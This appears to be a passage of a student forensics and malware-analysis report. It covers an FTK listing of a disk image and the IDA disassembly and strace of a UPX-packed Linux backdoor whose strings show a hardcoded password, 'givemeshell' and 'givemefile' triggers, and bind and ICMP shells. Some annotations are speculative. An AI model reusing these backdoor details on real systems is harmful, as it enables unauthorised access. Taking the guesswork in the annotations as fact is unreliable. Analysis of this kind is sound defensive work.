.rodata:0804AEA4 ; char needle[]
.rodata:0804AEA4 needle          db 'kissme:)',0         ; DATA XREF: read_file+4Fo
.rodata:0804AEA4                                         ; bind_shell+203o
.rodata:0804AEAD ; char aBindport[]
.rodata:0804AEAD aBindport       db 'bindport',0         ; DATA XREF: read_file+83o
.rodata:0804AEB6 ; char asc_804AEB6[]
.rodata:0804AEB6 asc_804AEB6     db ':',0                ; DATA XREF: read_file+99o
.rodata:0804AEB6                                         ; read_file+137o ...
.rodata:0804AEB8 ; char aSocks[]
.rodata:0804AEB8 aSocks          db 'socks',0            ; DATA XREF: read_file+121o
.rodata:0804AEBE ; char asc_804AEBE[]
.rodata:0804AEBE asc_804AEBE     db '::',0               ; DATA XREF: read_file+14Do
.rodata:0804AEC1 ; char asc_804AEC1[]
.rodata:0804AEC1 asc_804AEC1     db ':::',0              ; DATA XREF: read_file+163o
.rodata:0804AEC5 ; char aGivemeshell[]
.rodata:0804AEC5 aGivemeshell    db 'givemeshell',0      ; DATA XREF: read_file+297o
.rodata:0804AED1 ; char aHttp[]
.rodata:0804AED1 aHttp           db 'HTTP',0             ; DATA XREF: read_file+2E0o
.rodata:0804AED1                                         ; read_file+5DEo
.rodata:0804AED6 ; char modes[]
.rodata:0804AED6 modes           db 'r',0                ; DATA XREF: read_file+41Fo
.rodata:0804AED6                                         ; read_file+615o
.rodata:0804AED8 ; char aGivemefile[]
.rodata:0804AED8 aGivemefile     db 'givemefile',0       ; DATA XREF: read_file+5B5o
.rodata:0804AEE3 aEnterYourPassw db 0Dh,0Ah              ; DATA XREF: bind_shell+195o
.rodata:0804AEE3                db 'Enter Your password: ',0
.rodata:0804AEFB                align 10h
.rodata:0804AF00 aWelcomeToHttpW db 0Dh,0Ah              ; DATA XREF: bind_shell+240o
.rodata:0804AF00                                         ; get_shell+35o
.rodata:0804AF00                db '========Welcome to http://www.cnhonker.com========',0Dh,0Ah
.rodata:0804AF00                db '==========You got it, have a goodluck. :)=========',0Dh,0Ah
.rodata:0804AF00                db 0Dh,0Ah
```

```
.rodata:0804AF00                db 'Your command: ',0
.rodata:0804AF7B                align 4
.rodata:0804AF7C ; char arg[]
.rodata:0804AF7C arg            db 'sh',0               ; DATA XREF: bind_shell+27Co
.rodata:0804AF7C                                        ; get_shell+71o
.rodata:0804AF7F ; char aBinSh[]
.rodata:0804AF7F aBinSh         db '/bin/sh',0          ; DATA XREF: bind_shell+281o
.rodata:0804AF7F                                        ; get_shell+76o
.rodata:0804AF87 ; char name[]
.rodata:0804AF87 name           db 'icmp',0             ; DATA XREF: icmp_shell+13o
.rodata:0804AF8C ; char byte_804AF8C
.rodata:0804AF8C byte_804AF8C   db 0                    ; DATA XREF: icmp_shell+93o
.rodata:0804AF8D ; char aEnterPassword[]
.rodata:0804AF8D aEnterPassword db 'Enter Password: ',0 ; DATA XREF: get_password+9o
.rodata:0804AF9E ; char aS[]
.rodata:0804AF9E aS             db '%s',0               ; DATA XREF: get_password+1Do
.rodata:0804AF9E                                        ; get_password+94o
.rodata:0804AFA1 ; char aPasswordAccept[]
.rodata:0804AFA1 aPasswordAccept db 'Password accepted!',0Ah,0 ; DATA XREF: get_password+45o
.rodata:0804AFB5                align 10h
.rodata:0804AFC0 ; char aYouEnteredAnIn[]
.rodata:0804AFC0 aYouEnteredAnIn db 'You entered an Incorrect Password.  Exiting...',0Ah,0
.rodata:0804AFC0                                        ; DATA XREF: get_password+57o
.rodata:0804AFF0                align 20h
.rodata:0804B000 ; char asc_804B000[]
.rodata:0804B000 asc_804B000    db
'=====================================================',0Ah,0
.rodata:0804B000                                        ; DATA XREF: get_password+7Fo
.rodata:0804B000                                        ; get_password+A4o
.rodata:0804B000 _rodata        ends
.rodata:0804B000
.data:0804C03C ; ===========================================================================
```

Sample output:



Appendix 1:

NFL.dd analysis:


File layout ascertained of nfl.dd from FTK :

File Name	Full Path	File Type	Cr Date	Mod Date	Acc Date	L-Size	P-Size	Del
NIKON001.DSC	nfl\Part_1\NO NAME-FAT16\NIKON001.DSC	Unknown File Type		3/4/2004 9:11:12 PM		512	4,096	
DSCN2065.TIF	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\DSCN2065.TIF	TIFF File	3/4/2004 9:12:38 PM	3/4/2004 9:12:38 PM		14,858,569	14,860,288	
DCIM	nfl\Part_1\NO NAME-FAT16\DCIM	Folder	3/4/2004 9:11:12 PM	3/4/2004 9:11:12 PM		4,096	4,096	
[Root Folder]	nfl\Part_1\NO NAME-FAT16	Root Folder	N/A	N/A	N/A	16,384	16,384	
100NIKON	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON	Folder	3/4/2004 9:11:12 PM	3/4/2004 8:40:42 PM				
!SCN2069.JPG	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!SCN2069.JPG	JPEG/Exif file	3/4/2004 9:15:08 PM	3/4/2004 9:15:08 PM				
!SCN2068.JPG	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!SCN2068.JPG	JPEG/Exif file	3/4/2004 9:14:20 PM	3/4/2004 9:14:20 PM				
!SCN2067.JPG	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!SCN2067.JPG	JPEG/Exif file	3/4/2004 9:13:58 PM	3/4/2004 9:13:58 PM				
!SCN2066.JPG	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!SCN2066.JPG	JPEG/Exif file	3/4/2004 9:13:22 PM	3/4/2004 9:13:22 PM				
!NFO.TXT	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!NFO.TXT	Unknown File Type	3/4/2004 9:15:08 PM	3/4/2004 9:15:08 PM				
!LUEPR~1.TIF	nfl\Part_1\NO NAME-FAT16\!LUEPR~1.TIF	TIFF File	3/4/2004 8:39:18 PM	3/4/2004 8:39:18 PM	3/4/2004 12:00:00 AM			
!LUEPR~1.JPG	nfl\Part_1\NO NAME-FAT16\!LUEPR~1.JPG	JPEG/JFIF File	3/4/2004 8:39:18 PM	3/4/2004 8:39:18 PM	3/4/2004 12:00:00 AM			

Appendix 2:

A proximity chart view of stuxtcp.binIDA Pro.

The following chart indicates that a file is used in one of the subroutines.




```
b2240-12:/tmp/9192$ cat io
rchar: 13016
wchar: 25485
syscr: 13
syscw: 2
read_bytes: 0
write_bytes: 28672
cancelled_write_bytes: 0

b2240-12: strace -f ./stuxtcp.bin
execve("./stuxtcp.bin", ["./stuxtcp.bin"], [/* 26 vars */]) = 0
getpid()                                = 9009
open("/proc/9009/exe", O_RDONLY)        = 3
lseek(3, 1468, SEEK_SET)                = 1468
read(3, "\224,\25[}c\0\0}c\0\0"..., 12) = 12
gettimeofday({1322246807, 753024}, NULL) = 0
unlink("/tmp/upxDFU5MWCAIZR")           = -1 ENOENT (No such file or directory)
open("/tmp/upxDFU5MWCAIZR", O_WRONLY|O_CREAT|O_EXCL, 0700) = 4
ftruncate(4, 25469)                     = 0
old_mmap(NULL, 28672, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0x80495a408639018) = 0xb771b000
read(3, "}c\0\0i+\0\0"..., 8)           = 8
read(3, "\177?d\371\177ELF\1\0\2\0\3\0\r\200\216\4\375o\263\335\0104\7@N\27\v \
0\6\0"..., 11113) = 11113
write(4, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\2\0\3\0\1\0\0\0\200\216\4\0104\0\0\0@"...,
25469) = 25469
read(3, "\0\0\0\0UPX!"..., 8)           = 8
munmap(0xb771b000, 28672)               = 0
close(4)                                = 0
close(3)                                = 0
open("/tmp/upxDFU5MWCAIZR", O_RDONLY)   = 3
access("/proc/9009/fd/3", R_OK|X_OK)    = 0
unlink("/tmp/upxDFU5MWCAIZR")           = 0
```

```
fcntl(3, F_SETFD, FD_CLOEXEC)           = 0
execve("/proc/9009/fd/3", ["./stuxtcp.bin"], [/* 26 vars */]) = 0
brk(0)                                  = 0x95c4000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7712000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=130647, ...}) = 0
mmap2(NULL, 130647, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb76f2000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i686/cmov/libpthread.so.0", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000H\0\0004\0\0\0\330"...,
512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=116414, ...}) = 0
mmap2(NULL, 98784, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb76d9000
mmap2(0xb76ee000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3,
0x14) = 0xb76ee000
mmap2(0xb76f0000, 4576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1,
0) = 0xb76f0000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\260e\1\0004\0\0\0\4"..., 512)
= 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1413540, ...}) = 0
mmap2(NULL, 1418864, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) =
0xb757e000
mmap2(0xb76d3000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3,
0x155) = 0xb76d3000
mmap2(0xb76d6000, 9840, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1,
0) = 0xb76d6000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb757d000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb757dad0, limit:1048575,
seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0,
useable:1}) = 0
mprotect(0xb76d3000, 4096, PROT_READ)   = 0
munmap(0xb76f2000, 130647)              = 0
set_tid_address(0xb757db18)             = 9009
set_robust_list(0xb757db20, 0xc)        = 0
futex(0xbfb5c5b0, FUTEX_WAKE_PRIVATE, 1) = 0
rt_sigaction(SIGRTMIN, {0xb76dd2e0, [], SA_SIGINFO}, NULL, 8) = 0
rt_sigaction(SIGRT_1, {0xb76dd720, [], SA_RESTART|SA_SIGINFO}, NULL, 8) = 0
rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
getrlimit(RLIMIT_STACK, {rlim_cur=8192*1024, rlim_max=RLIM_INFINITY}) = 0
uname({sys="Linux", node="b2240-12", ...}) = 0
fstat64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 4), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7711000
fstat64(0, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 4), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7710000
write(1, "Enter Password: "..., 16Enter Password: )   = 16
read(0,
```

Assembly code of subroutine in stuxtcp.bin produced by IDA Pro:

```
LOAD:08048288 ; =============== S U B R O U T I N E =======================================
LOAD:08048288
LOAD:08048288 ; Attributes: noreturn bp-based frame
LOAD:08048288
LOAD:08048288 ; int __cdecl sub_8048288(const char **argv, const char **envp)
LOAD:08048288 sub_8048288     proc near             ; CODE XREF: start+Fp
LOAD:08048288
LOAD:08048288 var_84          = dword ptr -84h
LOAD:08048288 var_80          = dword ptr -80h
LOAD:08048288 fd              = dword ptr -7Ch
LOAD:08048288 var_78          = dword ptr -78h
LOAD:08048288 var_74          = dword ptr -74h
LOAD:08048288 var_70          = dword ptr -70h
LOAD:08048288 var_6C          = dword ptr -6Ch
LOAD:08048288 var_68          = dword ptr -68h
LOAD:08048288 tv              = timeval ptr -64h
LOAD:08048288 pathname        = byte ptr -5Ch
LOAD:08048288 var_58          = word ptr -58h
LOAD:08048288 var_56          = byte ptr -56h
LOAD:08048288 addr            = dword ptr -1Ch
LOAD:08048288 len             = dword ptr -18h
LOAD:08048288 var_14          = dword ptr -14h
LOAD:08048288 argv            = dword ptr  8
LOAD:08048288 envp            = dword ptr  0Ch
LOAD:08048288
LOAD:08048288                 push    ebp
LOAD:08048289                 mov     ebp, esp       ; off
LOAD:0804828B                 push    edi
LOAD:0804828C                 push    esi
LOAD:0804828D                 push    ebx
LOAD:0804828E                 sub     esp, 78h
LOAD:08048291                 push    14h
LOAD:08048293                 pop     eax
```

%Grab the system pid of this process and store it in var_78 then move var_56 into eax

```
LOAD:08048294                 int     80h            ; LINUX - sys_getpid
LOAD:08048296                 mov     [ebp+var_78], eax
LOAD:08048299                 mov     edx, [ebp+var_78]
LOAD:0804829C                 lea     eax, [ebp+var_56]
```

%Begin preperations to load a file at some address, by setting the path to load from

```
LOAD:0804829F                 mov     dword ptr [ebp+pathname], 6F72702Fh
LOAD:080482A6                 mov     [ebp+var_58], 2F63h
LOAD:080482AC                 call    sub_8048247
LOAD:080482B1                 mov     [ebp+var_74], eax
LOAD:080482B4                 mov     byte ptr [eax], 2Fh
LOAD:080482B7                 inc     [ebp+var_74]
LOAD:080482BA                 mov     edx, [ebp+var_74]
LOAD:080482BD                 lea     ebx, [ebp+pathname] ; filename
LOAD:080482C0                 mov     dword ptr [edx], 657865h
LOAD:080482C6                 xor     edx, edx       ; whence
LOAD:080482C8                 mov     ecx, edx       ; flags
LOAD:080482CA                 push    5
LOAD:080482CC                 pop     eax
```

%invoke the kernal to open the file at the aformentioned set path way

```
LOAD:080482CD                 int     80h            ; LINUX - sys_open
LOAD:080482CF                 test    eax, eax
LOAD:080482D1                 mov     edi, eax
```

%if the load suceded then jump to the next segment

```
LOAD:080482D3                 jns     short loc_80482E5
LOAD:080482D5                 mov     eax, [ebp+var_74]
```

```
LOAD:080482D8                mov     dword ptr [eax], 656C6966h
LOAD:080482DE                push    5
LOAD:080482E0                pop     eax
```
%If the previous load failed then open this new location
```
LOAD:080482E1                int     80h             ; LINUX - sys_open
LOAD:080482E3                mov     edi, eax        ; fd
LOAD:080482E5
LOAD:080482E5 loc_80482E5:                           ; CODE XREF: sub_8048288+4Bj
LOAD:080482E5                mov     ecx, 5BCh       ; int
LOAD:080482EA                mov     ebx, edi        ; fd
LOAD:080482EC                push    13h
LOAD:080482EE                pop     eax
```
%Seek to a particular point in the file we just opened
```
LOAD:080482EF                int     80h             ; LINUX - sys_lseek
LOAD:080482F1                test    eax, eax
LOAD:080482F3                js      loc_804848C
LOAD:080482F9                lea     edx, [ebp+addr] ; addr
LOAD:080482FC                mov     eax, edi
LOAD:080482FE                push    0Ch             ; len
LOAD:08048300                call    sub_8048224
LOAD:08048305                pop     ebx
LOAD:08048306                test    eax, eax
LOAD:08048308                jnz     loc_804848C
LOAD:0804830E                cmp     [ebp+addr], 5B152C94h
LOAD:08048315                jnz     loc_804848C
LOAD:0804831B                mov     esi, (offset aAaaa+4)
LOAD:08048320                mov     edx, [ebp+var_78]
LOAD:08048323                mov     ecx, 4
LOAD:08048328
LOAD:08048328 loc_8048328:                           ; CODE XREF: sub_8048288+B2j
LOAD:08048328                mov     al, dl
LOAD:0804832A                and     eax, 1Fh
LOAD:0804832D                cmp     al, 19h
LOAD:0804832F                jbe     short loc_8048334
LOAD:08048331                sub     eax, 2Bh
LOAD:08048334
LOAD:08048334 loc_8048334:                           ; CODE XREF: sub_8048288+A7j
LOAD:08048334                dec     esi
LOAD:08048335                shr     edx, 5
LOAD:08048338                add     [esi], al
LOAD:0804833A                loop    loc_8048328
LOAD:0804833C                mov     esi, offset aAaaa ; "AAAA"
LOAD:08048341                xor     edx, 32585055h
LOAD:08048347                lea     ebx, [ebp+tv]   ; tv
LOAD:0804834A                xor     ecx, ecx        ; tz
LOAD:0804834C                push    4Eh
LOAD:0804834E                pop     eax
```
%Obtain the time of day of the system (possibly to check for vulnerabilities in some specific version of os)
```
LOAD:0804834F                int     80h             ; LINUX - sys_gettimeofday
LOAD:08048351                xor     edx, [ebp+tv.tv_sec]
LOAD:08048354                mov     eax, [ebp+tv.tv_usec]
LOAD:08048357                mov     cl, 7
LOAD:08048359                shl     eax, 0Ch
LOAD:0804835C                xor     edx, eax
LOAD:0804835E
LOAD:0804835E loc_804835E:                           ; CODE XREF: sub_8048288+E8j
LOAD:0804835E                mov     al, dl
LOAD:08048360                and     eax, 1Fh
LOAD:08048363                cmp     al, 19h
```

```
LOAD:08048365                 jbe     short loc_804836A
LOAD:08048367                 sub     eax, 2Bh
LOAD:0804836A
LOAD:0804836A loc_804836A:                            ; CODE XREF: sub_8048288+DDj
LOAD:0804836A                 dec     esi             ; flags
LOAD:0804836B                 shr     edx, 5
LOAD:0804836E                 add     [esi], al
LOAD:08048370                 loop    loc_804835E
LOAD:08048372                 mov     ebx, offset filename ; "/tmp/upxAAAAAAA"
LOAD:08048377                 push    0Ah
LOAD:08048379                 pop     eax
LOAD:0804837A                 int     80h             ; LINUX - sys_unlink
LOAD:0804837C                 cmp     eax, 0FFFFFFFEh
LOAD:0804837F                 jz      short loc_8048389
LOAD:08048381                 test    eax, eax
LOAD:08048383                 jnz     loc_804848C
LOAD:08048389
LOAD:08048389 loc_8048389:                            ; CODE XREF: sub_8048288+F7j
LOAD:08048389                 mov     ecx, 0C1h       ; flags
LOAD:0804838E                 mov     edx, 1C0h       ; prot
LOAD:08048393                 mov     ebx, offset filename ; "/tmp/upxAAAAAAA"
LOAD:08048398                 push    5
LOAD:0804839A                 pop     eax
LOAD:0804839B                 int     80h             ; LINUX - sys_open
LOAD:0804839D                 mov     [ebp+fd], eax
LOAD:080483A0                 mov     ecx, [ebp+len]  ; int
LOAD:080483A3                 mov     ebx, eax        ; fd
LOAD:080483A5                 push    5Dh
LOAD:080483A7                 pop     eax
LOAD:080483A8                 int     80h             ; LINUX - sys_ftruncate
LOAD:080483AA                 test    eax, eax
LOAD:080483AC                 jnz     loc_8048482
LOAD:080483B2                 mov     ebx, offset unk_80495A4 ; start
LOAD:080483B7                 push    5Ah
LOAD:080483B9                 pop     eax
LOAD:080483BA                 int     80h             ; LINUX - old_mmap
LOAD:080483BC                 cmp     eax, 0FFFFF000h
LOAD:080483C1                 mov     esi, eax
LOAD:080483C3                 ja      loc_8048482
LOAD:080483C9
LOAD:080483C9 loc_80483C9:                            ; CODE XREF: sub_8048288+217j
LOAD:080483C9                 lea     edx, [ebp+var_6C] ; addr
LOAD:080483CC                 mov     eax, edi
LOAD:080483CE                 push    8               ; len
LOAD:080483D0                 call    sub_8048224
LOAD:080483D5                 pop     ecx
LOAD:080483D6                 test    eax, eax
LOAD:080483D8                 jnz     loc_8048482
LOAD:080483DE                 mov     ecx, [ebp+var_6C]
LOAD:080483E1                 test    ecx, ecx
LOAD:080483E3                 jnz     short loc_8048401
LOAD:080483E5                 cmp     [ebp+var_68], 21585055h
LOAD:080483EC                 jnz     loc_8048482
LOAD:080483F2                 cmp     [ebp+len], 0
LOAD:080483F6                 jz      loc_80484A4
LOAD:080483FC                 jmp     loc_8048482
LOAD:08048401 ; ---------------------------------------------------------------------------
LOAD:08048401
LOAD:08048401 loc_8048401:                            ; CODE XREF: sub_8048288+15Bj
LOAD:08048401                 mov     edx, [ebp+var_68]
LOAD:08048404                 test    edx, edx
LOAD:08048406                 jle     short loc_8048482
```

```
LOAD:08048408                cmp     edx, ecx
LOAD:0804840A                jg      short loc_8048482
LOAD:0804840C                mov     eax, [ebp+var_14]
LOAD:0804840F                cmp     ecx, eax
LOAD:08048411                jg      short loc_8048482
LOAD:08048413                sub     eax, edx
LOAD:08048415                push    edx             ; len
LOAD:08048416                lea     ebx, [eax+800h]
LOAD:0804841C                mov     eax, edi
LOAD:0804841E                lea     ecx, [esi+ebx]  ; int
LOAD:08048421                mov     edx, ecx        ; addr
LOAD:08048423                mov     [ebp+var_80], ecx
LOAD:08048426                call    sub_8048224
LOAD:0804842B                pop     edx
LOAD:0804842C                test    eax, eax
LOAD:0804842E                jnz     short loc_8048482
LOAD:08048430                mov     edx, [ebp+var_68]
LOAD:08048433                cmp     edx, [ebp+var_6C]
LOAD:08048436                jge     short loc_8048457
LOAD:08048438                lea     eax, [ebp+var_70]
LOAD:0804843B                push    eax
LOAD:0804843C                push    esi
LOAD:0804843D                push    edx
LOAD:0804843E                push    [ebp+var_80]
LOAD:08048441                call    sub_8048132
LOAD:08048446                add     esp, 10h
LOAD:08048449                test    eax, eax
LOAD:0804844B                mov     ebx, eax
LOAD:0804844D                jnz     short loc_8048482
LOAD:0804844F                mov     eax, [ebp+var_6C]
LOAD:08048452                cmp     [ebp+var_70], eax
LOAD:08048455                jnz     short loc_8048482
LOAD:08048457
LOAD:08048457 loc_8048457:                           ; CODE XREF: sub_8048288+1AEj
LOAD:08048457                lea     ecx, [esi+ebx]  ; addr
LOAD:0804845A                mov     ebx, [ebp+var_6C]
LOAD:0804845D                mov     [ebp+var_84], ebx
LOAD:08048463                mov     edx, ebx        ; len
LOAD:08048465
LOAD:08048465 loc_8048465:                           ; CODE XREF: sub_8048288+1F4j
LOAD:08048465                mov     ebx, [ebp+fd]   ; fd
LOAD:08048468                push    4
LOAD:0804846A                pop     eax
LOAD:0804846B                int     80h             ; LINUX - sys_write
LOAD:0804846D                cmp     eax, 0FFFFFFFCh
LOAD:08048470                jz      short loc_804847A
LOAD:08048472                test    eax, eax
LOAD:08048474                jle     short loc_804847E
LOAD:08048476                add     ecx, eax
LOAD:08048478                sub     edx, eax
LOAD:0804847A
LOAD:0804847A loc_804847A:                           ; CODE XREF: sub_8048288+1E8j
LOAD:0804847A                test    edx, edx
LOAD:0804847C                jg      short loc_8048465
LOAD:0804847E
LOAD:0804847E loc_804847E:                           ; CODE XREF: sub_8048288+1ECj
LOAD:0804847E                test    edx, edx
LOAD:08048480                jz      short loc_8048496
LOAD:08048482
LOAD:08048482 loc_8048482:                           ; CODE XREF: sub_8048288+124j
LOAD:08048482                                        ; sub_8048288+13Bj ...
LOAD:08048482                mov     ebx, offset filename ; "/tmp/upxAAAAAAA"
```

```
LOAD:08048487                 push    0Ah
LOAD:08048489                 pop     eax
LOAD:0804848A                 int     80h             ; LINUX - sys_unlink
LOAD:0804848C
LOAD:0804848C loc_804848C:                            ; CODE XREF: sub_8048288+6Bj
LOAD:0804848C                                         ; sub_8048288+80j ...
LOAD:0804848C                 push    7Fh
LOAD:0804848E                 pop     ebx             ; status
LOAD:0804848F                 push    1
LOAD:08048491                 pop     eax
LOAD:08048492                 int     80h             ; LINUX - sys_exit
LOAD:08048494 ; ---------------------------------------------------------------------------
LOAD:08048494                 jmp     short loc_804848C
LOAD:08048496 ; ---------------------------------------------------------------------------
LOAD:08048496
LOAD:08048496 loc_8048496:                            ; CODE XREF: sub_8048288+1F8j
LOAD:08048496                 mov     eax, [ebp+var_84]
LOAD:0804849C                 sub     [ebp+len], eax
LOAD:0804849F                 jmp     loc_80483C9
LOAD:080484A4 ; ---------------------------------------------------------------------------
LOAD:080484A4
LOAD:080484A4 loc_80484A4:                            ; CODE XREF: sub_8048288+16Ej
LOAD:080484A4                 mov     ecx, len        ; len
LOAD:080484AA                 mov     ebx, esi        ; addr
LOAD:080484AC                 push    5Bh
LOAD:080484AE                 pop     eax
LOAD:080484AF                 int     80h             ; LINUX - sys_munmap
LOAD:080484B1                 mov     ebx, [ebp+fd]   ; fd
LOAD:080484B4                 push    6
LOAD:080484B6                 pop     eax
LOAD:080484B7                 int     80h             ; LINUX - sys_close
LOAD:080484B9                 test    eax, eax
LOAD:080484BB                 jnz     short loc_8048482
LOAD:080484BD                 mov     ebx, edi        ; fd
LOAD:080484BF                 push    6
LOAD:080484C1                 pop     eax
LOAD:080484C2                 int     80h             ; LINUX - sys_close
LOAD:080484C4                 test    eax, eax
LOAD:080484C6                 mov     ecx, eax        ; flags
LOAD:080484C8                 jnz     short loc_8048482
LOAD:080484CA                 mov     ebx, offset filename ; "/tmp/upxAAAAAAA"
LOAD:080484CF                 mov     edx, eax        ; mode
LOAD:080484D1                 push    5
LOAD:080484D3                 pop     eax
LOAD:080484D4                 int     80h             ; LINUX - sys_open
LOAD:080484D6                 test    eax, eax
LOAD:080484D8                 mov     edi, eax
LOAD:080484DA                 js      short loc_8048482
LOAD:080484DC                 mov     eax, [ebp+var_74]
LOAD:080484DF                 mov     edx, edi
LOAD:080484E1                 mov     esi, 1
LOAD:080484E6                 lea     ebx, [ebp+pathname] ; pathname
LOAD:080484E9                 mov     dword ptr [eax], 2F6466h
LOAD:080484EF                 add     eax, 3
LOAD:080484F2                 call    sub_8048247
LOAD:080484F7                 push    21h
LOAD:080484F9                 pop     eax
LOAD:080484FA                 push    5
LOAD:080484FC                 pop     ecx             ; mode
LOAD:080484FD                 int     80h             ; LINUX - sys_access
LOAD:080484FF                 cmp     eax, 0
LOAD:08048504                 jnz     short loc_804852C
```

```
LOAD:08048506                mov     ebx, offset filename ; "/tmp/upxAAAAAAA"
LOAD:0804850B                push    0Ah
LOAD:0804850D                pop     eax
LOAD:0804850E                int     80h             ; LINUX - sys_unlink
LOAD:08048510                mov     ecx, 2          ; cmd
LOAD:08048515                mov     ebx, edi        ; fd
LOAD:08048517                mov     edx, esi        ; lock
LOAD:08048519                push    37h
LOAD:0804851B                pop     eax
LOAD:0804851C                int     80h             ; LINUX - sys_fcntl
LOAD:0804851E                lea     ebx, [ebp+pathname] ; file
LOAD:08048521                mov     ecx, [ebp+argv] ; argv
LOAD:08048524                mov     edx, [ebp+envp] ; envp
LOAD:08048527                push    0Bh
LOAD:08048529                pop     eax
LOAD:0804852A                int     80h             ; LINUX - sys_execve
LOAD:0804852C
LOAD:0804852C loc_804852C:                           ; CODE XREF: sub_8048288+27Cj
LOAD:0804852C                mov     ebx, edi        ; fd
LOAD:0804852E                push    6
LOAD:08048530                pop     eax
LOAD:08048531                int     80h             ; LINUX - sys_close
LOAD:08048533                push    2
LOAD:08048535                pop     eax
LOAD:08048536                int     80h             ; LINUX - sys_fork
LOAD:08048538                test    eax, eax
LOAD:0804853A                jnz     short loc_8048564
LOAD:0804853C                push    2
LOAD:0804853E                pop     eax
LOAD:0804853F                int     80h             ; LINUX - sys_fork
LOAD:08048541                test    eax, eax
LOAD:08048543                mov     ecx, eax        ; rem
LOAD:08048545                jnz     short loc_804855D
LOAD:08048547                mov     ebx, offset req ; req
LOAD:0804854C                mov     eax, 0A2h
LOAD:08048551                int     80h             ; LINUX - sys_nanosleep
LOAD:08048553                mov     ebx, offset filename ; "/tmp/upxAAAAAAA"
LOAD:08048558                push    0Ah
LOAD:0804855A                pop     eax
LOAD:0804855B                int     80h             ; LINUX - sys_unlink
LOAD:0804855D
LOAD:0804855D loc_804855D:                           ; CODE XREF: sub_8048288+2BDj
LOAD:0804855D                xor     ebx, ebx        ; status
LOAD:0804855F                push    1
LOAD:08048561                pop     eax
LOAD:08048562                int     80h             ; LINUX - sys_exit
LOAD:08048564 ; ---------------------------------------------------------------------------
LOAD:08048564
LOAD:08048564 loc_8048564:                           ; CODE XREF: sub_8048288+2B2j
LOAD:08048564                xor     ecx, ecx        ; status
LOAD:08048566                or      ebx, 0FFFFFFFFh ; pid
LOAD:08048569                mov     edx, ecx        ; options
LOAD:0804856B                push    7
LOAD:0804856D                pop     eax
LOAD:0804856E                int     80h             ; LINUX - sys_waitpid
LOAD:08048570                mov     ebx, offset filename ; "/tmp/upxAAAAAAA"
LOAD:08048575                mov     ecx, [ebp+argv] ; argv
LOAD:08048578                mov     edx, [ebp+envp] ; envp
LOAD:0804857B                push    0Bh
LOAD:0804857D                pop     eax
LOAD:0804857E                int     80h             ; LINUX - sys_execve
LOAD:08048580                jmp     loc_8048482
```

```
